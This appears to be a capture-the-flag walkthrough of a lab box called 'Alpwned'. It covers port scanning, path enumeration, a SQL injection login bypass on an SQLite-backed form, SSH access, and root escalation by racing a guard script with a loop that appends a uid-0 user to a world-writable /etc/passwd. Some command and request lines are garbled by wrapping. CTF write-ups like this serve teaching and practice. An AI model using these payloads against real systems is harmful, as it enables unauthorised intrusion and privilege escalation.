

Alpwned

- scanning port, services and their versions

```
rustscan -a 18.201.205.39 -g -- -Pn
```

```
sudo nmap -sTCV -Pn -open -T4 -p22,80,2000,5060,7681
```

18.201.205.39

```
└─$ rustscan -a 18.201.205.39 -g -- -Pn
18.201.205.39 → [22,80,2000,5060,7681]
```

```
└─(kali㉿kali)-[~/test] [ | 19:24:09 EDT]
```

```
[sudo] password for kali:
```

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-11 19:27 -0400
```

- after checking the website on port 80, I always start by adding the host entry into `/etc/hosts` for lesser webapp errors.

```
<hr class="border-secondary">
<div class="row align-items-center">
  <div class="col-md-6">
    <p class="mb-0 small">&copy; 2025 Tech Corp. All Rights Reserved.</p>
  </div>
  <div class="col-md-6 text-md-end">
    <p class="mb-0 small">
      <i class="fas fa-phone me-1"></i>+1 (555) 123-4567 |
      <i class="fas fa-envelope me-1"></i>info@techcorp.local
    </p>
  </div>
</div>
</div>
```

```
$ tail -n5 /etc/hosts
3.248.190.67      techcorp.local
```

- enumerating paths with Feroxbuster

```
feroxbuster --url http://techcorp.local -C 404
```

```

onse and created new filter; toggle off with --dont-filter
200 GET 227l 592w 10546c http://techcorp.local/login
200 GET 38l 252w 18889c http://techcorp.local/static/image
s/technology.jpeg
200 GET 298l 810w 14607c http://techcorp.local/contact
200 GET 279l 896w 14194c http://techcorp.local/about
302 GET 5l 22w 189c http://techcorp.local/logout => ht
tp://techcorp.local/
200 GET 235l 658w 10479c http://techcorp.local/
302 GET 5l 22w 199c http://techcorp.local/dashboard =>
http://techcorp.local/login
400 GET 5l 22w 167c http://techcorp.local/console
[#####] - 28m 30008/30008 0s found:8 errors:80

```

After seeing the login form, I thought of SQLi. but it seam that it was blocked.

```
POST /login HTTP/1.1
Host: techcorp.local
Content-Length: 37
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://techcorp.local
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://techcorp.local/login
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJyb2xlIjo1YWRTaW4iLCJ1c2VybmFtZSI6ImFkbWwInQ=.aitKbA.qfc2wxviN9Ktv
tTx0tq2IoLc_gM
Connection: keep-alive
username=admin' 1=1 --$password=admin

130
131
132
133
134
135
136
137
138
139
140

</div>
<div class="d-grid">
  <button type="submit"
    class="btn btn-primary
      btn-lg">
    <i class="fas
      fa-sign-in-alt
        me-2">
    </i>
    Login
  </button>
</div>
</form>

<div class="alert alert-danger
  mt-3">
  <i class="fas
    fa-exclamation-triangle me-2
  ">
  </i>
  Invalid input detected.
  Please try again.
```

Eventually, some characters are blocked since an invalid SQL query results in an `sqlite3` error, which discloses which SQL engine we're dealing with.

The app should run a query like this:

```
SELECT * FROM users WHERE username = '<username>' AND
password = '<password>';
```


So, to bypass the comment characters blockage, the resulting query becomes:

```
SELECT * FROM users WHERE username = 'admin' OR '1'='1'
AND password = '<password>';
```

To pass `'admin' OR '1'='1'` into the username field, we input only `admin' OR '1'='1'`, because the application concatenates the input into the string, adding the surrounding quotes. We will be logged only if that user exists in the database.

and it worked!

SSH credentials are on this page.



- after connecting with SSH credentials, we can find our first flag

```
└─$ ssh @34.242.2.124
The authenticity of host '34.242.2.124' can't be established.
ED25519 key fingerprint is: SHA256:s3
0
This key is not known by any other name.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '34.242.2.124' (ED25519) to the list of known hosts.
ctf@34.242.2.124's password:
Welcome to the Alpwne CTF Box!
ip-10-0-11-255:~$ ls flag-user.txt
flag-user.txt
ip-10-0-11-255:~$ cat flag-user.txt
```

- checking the permissions of /etc/passwd, I can see that everyone can write into it. This is our PE vector

```
ip-10-0-11-255:~$ ls -la /etc/passwd
-rw-rw-rw- 1 root root 737 Jun 12 22:44 /etc/passwd
```

To do so, we need to add a new user that uses the same bin as root so I create MD5 hash for a password

```
openssl passwd w00t
```

```
└─$ openssl passwd w00t
$1$itNtQ.2P$/Dmq0fYnhFK3KFzhjWX3w1
```

so lets do some testing before

```
ip-10-0-11-255:~$ echo "test" >> /etc/passwd
ip-10-0-11-255:~$ tail -n 1 /etc/passwd
ctf:x:1000:1000::/home/ctf:/bin/sh
```

Weird the last line isn't what i just added and no errors while adding it.

Maybe it's protected?

```
ip-10-0-11-255:~$ lsattr /etc/passwd
_____e_____ /etc/passwd
```

It's not.

I remember that some script was running running by root but couldn't read it. maybe something is blocking what we're doing

```
ip-10-0-11-255:~$ ps aux
PID    USER      TIME  COMMAND
   1   root         0:00 python3 /app/server.py
   7   root         0:00 [setup.sh]
   8   root         0:00 [sshd]
  10   root         0:00 {setup.sh} /bin/sh /root/setup.sh
```

I took the same line for root in /etc/passwd, just changed the username and added the hash for my password.

Still blocked.

```
ip-10-0-11-255:~$ echo 'root2:$1$itNtQ.2P$/Dmq0fYnhFK3KFzhjWX3w1:0:0:root:/root:/bin/bash' >>/etc/passwd
ip-10-0-11-255:~$ tail -n 1 /etc/passwd
ctf:x:1000:1000::/home/ctf:/bin/sh
```

So the idea is to try to elevate our session quickly maybe.

This time, we execute a one liner the add the line to /ect/passwd and change the user directly.

```
while true; do echo
'root2:$1$itNtQ.2P$/Dmq0fYnhFK3KFzhjWX3
```

```
w1:0:0:root:/root:/bin/bash' >> /etc/passwd; su root2;  
done
```

```
ip-10-0-11-255:~$ while true; do echo 'root2:$1$itNtQ.2P$/Dmq0fYnhFK3KFzhjWX3  
w1:0:0:root:/root:/bin/bash' >> /etc/passwd; su root2; done  
Password:  
ip-10-0-11-255:/home/ctf# id  
uid=0(root) gid=0(root) groups=0(root)
```

And it worked!

we're are root now.

the second flag will be at the usage place

If you're curious (and you should be), go look into that script that was blocking us at first. Cleaver but a race condition exploitation could bypass it.

Happy Hunting!